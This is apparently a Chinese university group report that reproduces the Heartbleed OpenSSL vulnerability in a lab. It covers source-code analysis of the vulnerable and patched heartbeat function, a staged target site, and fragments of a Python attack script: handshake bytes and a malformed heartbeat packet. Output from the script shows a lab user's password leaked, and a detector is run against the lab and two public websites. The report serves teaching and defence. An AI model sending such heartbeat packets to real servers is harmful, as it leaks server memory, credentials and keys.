



山东大学

SHANDONG UNIVERSITY

# 网络空间安全创新创业实践 小组项目：HeartBleed漏洞复现

隋松原	201822121196
王惊	201800140037
赵克松	201800140074
谢韬	201818171264

2021年7月20日

# 目录

<b>1</b>	<b>基本信息</b>	<b>1</b>
1.1	实验环境 . . . . .	1
1.2	引言 . . . . .	1
1.3	成员分工 . . . . .	1
1.4	Github 链接 . . . . .	1
<b>2</b>	<b>漏洞原理</b>	<b>2</b>
2.1	漏洞概述 . . . . .	2
2.2	源码分析 . . . . .	2
<b>3</b>	<b>漏洞复现</b>	<b>7</b>
3.1	准备工作 . . . . .	7
3.2	漏洞复现 . . . . .	9
<b>4</b>	<b>项目延伸：漏洞检测</b>	<b>13</b>
4.1	编写漏洞检测代码 . . . . .	13
4.2	靶场检测 . . . . .	13
4.3	社会网站检测 . . . . .	15

# 1 基本信息

## 1.1 实验环境

操作系统: Windows 10, Ubuntu 12.04

编程语言: Python2.7, C, PHP5

虚拟机: VMware 16

## 1.2 引言

HeartBleed 漏洞是一个 OpenSSL 中的严重安全漏洞。我们根据 SSL 安全协议的 RFC 文档和源文件, 首先对比分析了 OpenSSL 中实现心跳机制的源代码, 在代码层面总结了 HeartBleed 漏洞产生的原因。然后采用 Python 语言分别实现了漏洞攻击工具。并搭建存在漏洞的 Web 网站, 成功进行了漏洞复现。最后, 根据漏洞攻击原理, 编写漏洞检测工具, 并对自建靶场和社会网站进行了测试。

## 1.3 成员分工

隋松原 (组长): 源码分析; 漏洞检测程序; PPT制作及展示; 报告撰写; 演示视频剪辑。

王惊: 靶场搭建: 服务器配置、网页制作。

赵克松: 源码分析; 漏洞攻击程序。

谢韬: 部分资料整理; 部分PPT素材。

## 1.4 Github 链接

本项目的 Github 链接为: <https://github.com/SDU-CST-Heartbleed/Work>

## 2 漏洞原理

### 2.1 漏洞概述

#### 1. SSL 协议的心跳 (Heartbeat) 机制

SSL (Secure Sockets Layer) 安全套接层协议，是为网络通信提供数据机密性、完整性和可认证性的一套安全协议。它建立在传输层的TCP 协议之上，服务于应用层，并广泛应用于Web网站及电子邮件的服务器中。

SSL通过心跳 (Heartbeat) 机制，使服务器知道客户端是否通信完毕。根据RFC6520文档的规定，SSL协议中的心跳机制中包含两种类型的消息：心跳请求消息 (HeartbeatRequest Message) 和心跳响应消息 (HeartbeatResponse Message)。当服务器和客户端完成SSL 协议的握手之后，如果客户端一段时间内没有与服务器进行数据交互，那么客户端需要周期性地向服务器发送心跳请求消息。服务器收到客户端的心跳请求消息，则确认客户端尚未完成通信，因此继续维持客户端和服务器的连接，并向客户端发送心跳响应消息。

SSL协议的心跳机制消息的报文结构如图1所示。

类型字段	心跳消息长度	心跳消息内容	填充字段
------	--------	--------	------

图 1: 心跳机制消息的报文结构

心跳机制消息的报文由4个字段组成：

- (1) 类型字段 (type)，用于标识心跳消息为请求消息或响应消息，占1字节。
- (2) 心跳消息长度 (payload\_length)，占2字节(16 bit)。所以心跳消息内容的长度范围为0到65535 ( $2^{16} - 1$ )字节，即0到64KB。
- (3) 心跳消息的内容 (payload)，占payload\_length个字节。
- (4) 填充字段 (padding)，内容为随机数据，最小长度为16字节。

#### 2. OpenSSL 的 HeartBleed 漏洞

OpenSSL 是 SSL 安全协议开源实现的软件包。存在 HeartBleed 漏洞的 OpenSSL 版本为1.0.1至1.0.1f。较新的版本：1.0.1g及以后，以及较早的版本版本：1.0.0及以前，均不受影响。

由于漏洞版本的心跳机制实现函数没有对心跳请求数据包的参数进行边界检测，导致用于回复的心跳响应数据包可将服务器内存中多达64 KB的数据直接输出。这些数据可能包含用户账号、密码、Cookie、服务器私钥等机密信息。这就是 HeartBleed 漏洞。

### 2.2 源码分析

HeartBleed 漏洞存在于源文件 `tlslib.c` 中的 `tls1_process_heartbeat()` 函数中，以及源文件 `d1_both.c` 中的 `dtls1_process_heartbeat()` 函数中。

我们选取 OpenSSL 1.0.1 作为漏洞版本，OpenSSL 1.0.1g 作为修复版本，选取源文件 `tlslib.c` 中的 `tls1_process_heartbeat()` 函数，从源代码层面对比分析 HeartBleed 漏洞的成因，以及对漏洞的修补。

#### 1. 函数流程

函数 `tls1_process_heartbeat()` 控制 OpenSSL 具体实现心跳机制。其流程图如图2所示。




图 2: 心跳机制函数流程图

## 2. 漏洞版本代码

漏洞版本中函数 `tls1_process_heartbeat()` 的部分代码如下:

```

1  tls1_process_heartbeat(SSL *s)
2  {
3      unsigned char *p = &s->s3->rrec.data[0], *pl;
4      unsigned short hbtype;
5      unsigned int payload;
6      unsigned int padding = 16;
7      hbtype = *p++;
8      n2s(p, payload);
9      pl = p;
10     if (s->msg_callback)
11         s->msg_callback(0, s->version,
12             TLS1RTHEARTBEAT,
13             &s->s3->rrec.data[0],
14             s->s3->rrec.length,
15             s, s->msg_callback_arg);
16     if (hbtype == TLS1_HB_REQUEST)
17     {

```

```

18         unsigned char *buffer, *bp;
19         int r;
20         buffer = OPENSSL_malloc(1+2+payload+padding);
21         bp = buffer;
22         *bp++ = TLS1_HB_RESPONSE;
23         s2n(payload, bp);
24         memcpy(bp, pl, payload);
25         bp += payload;
26         RAND_pseudo_bytes(bp, padding);
27         ...

```

根据图2和漏洞版本代码，心跳机制的函数共包含3个步骤：

(1) 获取SSL记录中各字段的数据。

dtls1\_process\_heartbeat() 函数在函数入口处得到了 SSL 类型的指针 s，查看 OpenSSL 源代码 ssl.h 中 ssl\_st 结构体的定义，发现其包含 ssl3\_state\_st 类型的变量 s3。在 ssl3.h 文件中，结构体 ssl3\_state\_st 的定义中包含 SSL3\_RECORD 类型的变量 rrec。由上可见，漏洞版本代码的第3行，把指针 p 指向 SSLv3 记录中数据的首地址，即是结构体 SSL3\_RECORD 的实例。

漏洞版本代码的第4到6行代码定义了函数中的变量。其中变量 padding 对应心跳请求数据包中的填充部分长度，考虑到填充部分是不小于16字节的随机数，没有实际意义，因此只取最短长度16字节。

代码第7到8行分别给变量 hbtype 和 payload 赋值。代码第7行将指针 p 所指单元数据存入 hbtype 中，再将指针 p 指向后一个地址。查阅结构体 SSL3\_RECORD 的定义，hbtype 存放的是心跳数据包的类型。代码第8行调用函数n2s，从指针 p 指向的单元取数据，并存入变量 payload 中，payload 存放的是 SSLv3 记录中心跳消息的长度，即心跳请求数据包中 payload\_length 字段的内容。

(2) 判断是否构造心跳响应数据包并申请内存空间。

代码的第10到15行，首先判断 s 记录中“是否回复”标记位是否为真。如果为真，则构造响应数据包。代码第14行，判断心跳包的类型是否为 TLS1\_HB\_REQUEST。如果判断为真，则执行构造心跳响应数据包的代码，即代码的第17到27行。

代码的第18到19行定义了变量。代码第20行，给变量 buff 分配内存空间，其中OPENSSL\_malloc(int size) 函数用于向系统申请分配 size 个字节的内存空间。buff 指向的内存空间大小实际上就是接收的心跳请求数据包的最小有效长度：1+2表示心跳请求数据包的类型字段长度和心跳消息长度字段的长度之和；变量 payload 用于存储SSLv3 记录中心跳包的长度，占16 bit；变量 padding 在第6行赋值为16，表示填充字段的最小长度。如前所述，变量 payload 大小的范围为0到65535字节，因此以buff 为首地址的内存空间最大为 (1+2+65535+16) 字节。

(3) 构造心跳响应数据包。

代码第20到27行，实现了分配响应心跳包的内存空间，并依次写入心跳响应数据包的类型、长度、数据内容、填充内容。代码第23行调用 s2n 函数，将16 bit 长的 payload 变量转存为双字节的值，存入 bp 指向的内存空间中。代码第24行调用 memcpy 函数，从 pl 处开始复制 payload 长度的内存数据到新分配的 bp 数组中。其中，pl 是指向来自客户端的心跳请求数据包的指针。代码

第25行，将指针 bp 向后移动了 payload 个位置。代码第26行，在指针 bp 指向的新位置加入16字节的随机数据作为填充。

根据上述分析内容，函数 dtls1\_process\_heartbeat() 在构造心脏响应数据包时，会直接根据收到的心跳请求数据包心跳消息长度字段 payload 的大小在内存中读取请求包的消息内容。因此，在 payload 的大小和请求包的消息内容长度不一致，尤其是 payload 的大于请求包的消息内容长度时，会发生缓冲区过读，导致服务器内存的泄露，这就是HeartBleed 漏洞的成因。

### 3. 修复版本代码

修复版本中函数 tls1\_process\_heartbeat() 的部分代码如下：

```
1  tls1_process_heartbeat(SSL *s)
2      {
3      unsigned char *p = &s->s3->rrec.data[0], *pl;
4      unsigned short hbtype;
5      unsigned int payload;
6      unsigned int padding = 16;
7      if (s->msg_callback)
8          s->msg_callback(0, s->version,
9                          TLS1_RT_HEARTBEAT,
10                         &s->s3->rrec.data[0],
11                         s->s3->rrec.length,
12                         s, s->msg_callback_arg);
13      if (1 + 2 + 16 > s->s3->rrec.length)
14          return 0;
15      hbtype = *p++;
16      n2s(p, payload);
17      if (1+2+payload+16 > s->s3->rrec.length)
18          return 0;
19      pl = p;
20      if (hbtype == TLS1_HB_REQUEST)
21      {
22          unsigned char *buffer, *bp;
23          int r;
24          buffer = OPENSSL_malloc(1+2+payload+padding);
25          bp = buffer;
26          *bp++ = TLS1_HB_RESPONSE;
27          s2n(payload, bp);
28          memcpy(bp, pl, payload);
29          bp += payload;
30          RAND_pseudo_bytes(bp, padding);
31      }
```

上述修补代码与原漏洞代码基本一致，但是增加了两个条件语句：

(1) 判断接收的心跳请求数据包长度是否达到下界。

修复版本代码第13到14行的条件语句用于判断接收的心跳请求数据包长度是否达到下界。用于判断的变量 `s -> s3 -> rrec.length` 是心跳请求数据包的实际长度。

作为比较的 `1 + 2 + 16` 是在心跳数据包数据内容为空时，其类型字段、心跳消息长度字段和最小填充字段的长度之和，这也是心跳请求数据包的长度下界。若变量 `s -> s3 -> rrec.length` 小于该长度，说明数据包长度小于最低标准，可能是不按标准构造，或传输过程中出现了损坏等，因此视为无效，直接丢弃该数据包。

(2) 判断接收的心跳请求数据包长度是否超过上界。

修复版本代码第17到18行的条件语句用于判断接收的心跳请求数据包长度是否超过上界。用于判断的变量 `s -> s3 -> rrec.length` 是心跳请求数据包的实际长度。

作为比较的 `1 + 2 + payload + 16` 是在心跳数据包数据内容不为空时，其类型字段、心跳消息长度字段和最小填充字段的长度之和，这也是心跳请求数据包的长度上界。若变量 `s -> s3 -> rrec.length` 小于该长度，说明心跳请求数据包心跳消息长度字段 `payload` 大于心跳消息的实际长度，因此视为无效，直接丢弃该数据包。

值得注意的是，该条件语句并没有使用等于作为判断标准，因此心跳请求数据包心跳消息长度字段 `payload` 可以小于心跳消息的实际长度，即要求服务器返回更短的心跳消息。这个设定体现了网络通信的灵活性。

根据上述分析内容，漏洞修复版本通过向函数 `dtls1_process_heartbeat()` 中增加两个条件语句，分别在下界和上界对接收的心脏请求数据包内容长度做了边界检查，从而避免了缓冲区过读，修复了 HeartBleed 漏洞。



## 3 漏洞复现

### 3.1 准备工作

为了复现漏洞，我们首先在 Ubuntu 12.04 操作系统上搭建了一个网站作为靶场。网站实现代码在文件 `login.php` 中。

#### 1. 服务器环境搭建

(1) 重新安装 OpenSSL。由于系统自带的版本为 OpenSSL 无漏洞的新版本，我们卸载新版本并安装存在漏洞的 OpenSSL1.0.1 版本。

(2) 安装Apache服务器。Apache是最常用的Web服务器软件，用于支持Web服务器工作。

(3) 配置https。主要包括配置SSL和创建自签名证书两项工作。配置好SSL，然后用SSL生成公私钥对，从而创建一个自签名证书。自签名证书是自己给自己签名的证书，没有CA认证。

(4) 编辑https配置。编辑服务器端口等基本配置信息。

(5) 重启Apache服务器。完成上述过程后，重启Apache服务器使上述配置生效。

#### 2. 网站环境搭建

(1) 安装MySQL数据库。根据设计，用于复现漏洞的靶场具有用户登录功能，需要用MySQL数据库管理用户名、口令等数据。

(2) 安装PHP5脚本语言。根据设计，使用PHP5脚本语言编写设计靶场网站。

(3) 建立MySQL与PHP5、Apache的关联。

(4) 创建数据库并配置。在数据库中配置相关用户的信息，如图3所示。在数据库中创建了三个用户，其用户名和口令分别是：Bob, Aliceyyds; Alice, Bobbyds; Admin, Adminyyds。

```
mysql> select * from test;
+-----+-----+
| username | password |
+-----+-----+
| Bob      | Aliceyyds |
| Alice    | Bobbyds   |
| Admin    | Adminyyds |
+-----+-----+
3 rows in set (0.01 sec)
```

图 3: 数据库用户信息

(5) 编写简单网页。由于以本机localhost作为服务器，因此将网页代码放在本地/var/www目录下。

### 3. 靶场展示

(1) 靶场的用户登录界面如图4所示。



图 4: 用户登录界面

(2) 以用户Bob为例，通过用户名和口令登录，如图5所示。



图 5: 用户Bob登录

(3) 以用户Bob登录成功后的界面如图6所示。




图 6: 用户Bob登录成功

以上为漏洞复现的准备工作。除了使用有漏洞的 OpenSSL 1.0.1 搭建靶场之外，使用修复漏洞后的 OpenSSL 1.0.1g 搭建一个安全的靶场作为对照。

### 3.2 漏洞复现

#### 1. 编写攻击代码

编写攻击代码 **attack.py**，因为实验所用操作系统版本为Python2.7，因此该代码使用Python2的语法编写，其执行思路如图7所示：




图 7: 攻击代码执行思路

根据图7，攻击代码执行思路分为4步：

(1) 在攻击端（客户端）构造并发送 SSL 握手数据包。通过该数据包向服务器发送 ClientHello 消息，与被攻击的服务器建立 SSL 连接。此外，Client 消息中附加用于询问服务器是否支持 SSL 心跳机制的数据。

构造 SSL 握手数据包的代码如下：

```
1 clienthello =
2     [
3         # SSL Record Head
4         0x16,      # Record Type: Handshake
5         0x03, 0x02,  # SSL Version
6         0x00, 0xdc,  #Length of Record Data
7
8         # Handshake Package Head
9         0x01,      # Handshake Type: ClientHello
10        0x00, 0x00, 0xd8,  # Length of Data
11
12        # SSL Handshake Data
13        0x03, 0x02,  # SSL Version
14
15        # Random Padding
16        0x53, 0x43, ...
17
18        # Attached Information
19        0x00, 0x49, ...
20    ]
```

(2) 服务器收到 ClientHello 消息，构造响应消息 ServerHello，并包含是否支持心跳机制的信息，一并发送给攻击端。

(3) 攻击端接收并解析 ServerHello 消息。至此，攻击端与服务器的第一次握手过程完成。根据解析的 ServerHello 消息内容，如果服务器端支持心跳机制，则继续向服务器发送特殊构造的利用 HeartBleed 漏洞的攻击数据包。

构造攻击数据包的代码如下：

```
1 heartbleed =
2     [
3         # SSL Record Head
4         0x18,      # Record Type: Heartbeat
5         0x03, 0x02,  # SSL Version
6         0x00, 0x03,  #Length of Record Data
7
8         # SSL Heartbeat
```

```


9         0x01,      # Heartbeat Type: Request
10        0xff, 0xff,      # Length of Data (64KB)
11    ]

```

(4) 接收并解析服务器回复 HeartBleed 攻击包的心跳响应数据包，获取该服务器因 HeartBleed 漏洞而泄露的数据。

## 2. 对漏洞版本执行攻击代码

对使用漏洞版本 OpenSSL1.0.1 的靶场执行攻击代码 **attack.py**，结果如图8所示：



```

052
Content-Disposition: form-data; name="user"
Bob
-----40828256717925977141076406
052
Content-Disposition: form-data; name="pass"
Aliceyyds
-----40828256717925977141076406
052
Content-Disposition: form-data; name="submit"
.....
-----40828256717925977141076406
052 --
.D7 .....
.....x

```

图 8: 对漏洞版本的攻击结果

根据图8，服务器内存中的用户Bob的用户名和登录口令均通过 HeartBleed 漏洞被泄露给了攻击者，攻击者可以利用这些信息直接登录Bob的账号。

## 3. 对修复版本执行攻击代码

作为对照，对使用修复版本 OpenSSL1.0.1g 的靶场执行同样的攻击代码 **attack.py**，结果如图9所示：

```
[07/15/21]seed@VM:~/Desktop$ python attack.py 192.168.174.143

defribulator v1.16
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

-----
Connecting to: 192.168.174.143:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
-----
```

图 9: 对修复版本的攻击结果

根据图9, 由于 OpenSSL1.0.1g 修复了 HeartBleed 漏洞, 无法使服务器泄露内存中的信息, 攻击失败。

## 4 项目延伸：漏洞检测

在项目进行过程中，我们发现现存的 HeartBleed 漏洞在线检测平台基本已经失效，因此在 HeartBleed 攻击代码的基础上编写 HeartBleed 漏洞检测代码 `detect.py`，用于检测 HeartBleed 漏洞。

### 4.1 编写漏洞检测代码

编写攻击代码 `attack.py`，因为实验所用操作系统版本为Python2.7，因此该代码使用Python2的语法编写。与攻击代码类似，其执行思路如图10所示：




图 10: 检测代码执行思路

根据图10，检测代码执行思路也分为4步，前3步与攻击代码相同：

(1) 在客户端构造并发送 SSL 握手数据包，这一步与攻击代码相同。通过该数据包向服务器发送 ClientHello 消息，与被攻击的服务器建立 SSL 连接。此外，Client 消息中附加用于询问服务器是否支持 SSL 心跳机制的数据。

(2) 服务器收到 ClientHello 消息，构造响应消息 ServerHello，并包含是否支持心跳机制的信息，一并发送给客户端。这一步与攻击代码相同。

(3) 客户端接收并解析 ServerHello 消息，这一步与攻击代码相同。至此，攻击端与服务器的第一次握手过程完成。根据解析的 ServerHello 消息内容，如果服务器端支持心跳机制，则继续向服务器发送特殊构造的检测 HeartBleed 漏洞的心跳请求数据包。

(4) 接收并解析服务器回复 HeartBleed 检测包的心跳响应数据包。如果数据包类型为24（心跳数据包类型），且数据长度为64KB，则判定该服务器存在 HeartBleed 漏洞。

需要注意的是，考虑到代码的功能为检测而非攻击，代码会在接收到服务器回复的心跳响应数据包后，将数据包内容部分直接用全0数据覆盖，防止服务器内存数据泄露。

### 4.2 靶场检测

首先使用该代码对试验靶场进行 HeartBleed 漏洞检测。

## 1. 对漏洞版本执行检测代码

对使用漏洞版本 OpenSSL1.0.1 的靶场执行检测代码 `detect.py`，结果如图11所示：

```
3f90: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
3fa0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
3fb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
3fc0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
3fd0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
3fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
3ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
.....
WARNING: server returned more data than it should - server is vulnerable!
```

图 11: 对漏洞版本的检测结果

根据图11，检测到服务器存在 HeartBleed 漏洞。此外，为了安全，使用全0覆盖了被泄露的数据。

## 2. 对修复版本执行检测代码

作为对照，对使用修复版本 OpenSSL1.0.1g 的靶场执行同样的攻击代码 `detect.py`，结果如图12所示：

```
[07/15/21]seed@VM:~/Desktop$ python heartbleed_test.py
192.168.174.143 -p 443
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0302, length = 66
... received message: type = 22, ver = 0302, length = 940
... received message: type = 22, ver = 0302, length = 331
... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
Unexpected EOF receiving record header - server closed connection
No heartbeat response received, server likely not vulnerable
```

图 12: 对修复版本的检测结果




根据图12，由于 OpenSSL1.0.1g 修复了 HeartBleed 漏洞，检测代码检测到服务器之间断开了连接，说明该服务器安全无漏洞。

### 4.3 社会网站检测

为了进一步测试检测代码的检测效果，分别对社会网站百度和哔哩哔哩执行检测代码进行检测。

#### 1. 对百度执行检测代码

对百度首页 [www.baidu.com](http://www.baidu.com) 执行检测代码 `detect.py`，结果如图13所示：



```
[07/15/21]seed@VM:~/Desktop$ python heartbleed_test.py
www.baidu.com -p 443
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0302, length = 53
... received message: type = 22, ver = 0302, length = 3774
... received message: type = 22, ver = 0302, length = 331
... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
... received message: type = 21, ver = 0302, length = 2
Received alert:
  0000: 02 0A
  ..
Server returned error, likely not vulnerable
```

图 13: 对百度的检测结果

根据图13，检测到百度回复了警告类型数据包，说明该服务器安全无漏洞。

#### 2. 对哔哩哔哩执行检测代码

对哔哩哔哩首页 [www.bilibili.com](http://www.bilibili.com) 执行检测代码 `detect.py`，结果如图14所示：

```
[07/15/21]seed@VM:~/Desktop$ python heartbleed_test.py
www.bilibili.com -p 443
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0302, length =
66
... received message: type = 22, ver = 0302, length =
3866
... received message: type = 22, ver = 0302, length =
331
... received message: type = 22, ver = 0302, length =
4
Sending heartbeat request...
Unexpected EOF receiving record header - server closed
connection
No heartbeat response received, server likely not vulne
rable
[07/15/21]seed@VM:~/Desktop$
```

图 14: 对哔哩哔哩的检测结果

根据图14，检测到哔哩哔哩直接断开了连接，说明该服务器安全无漏洞。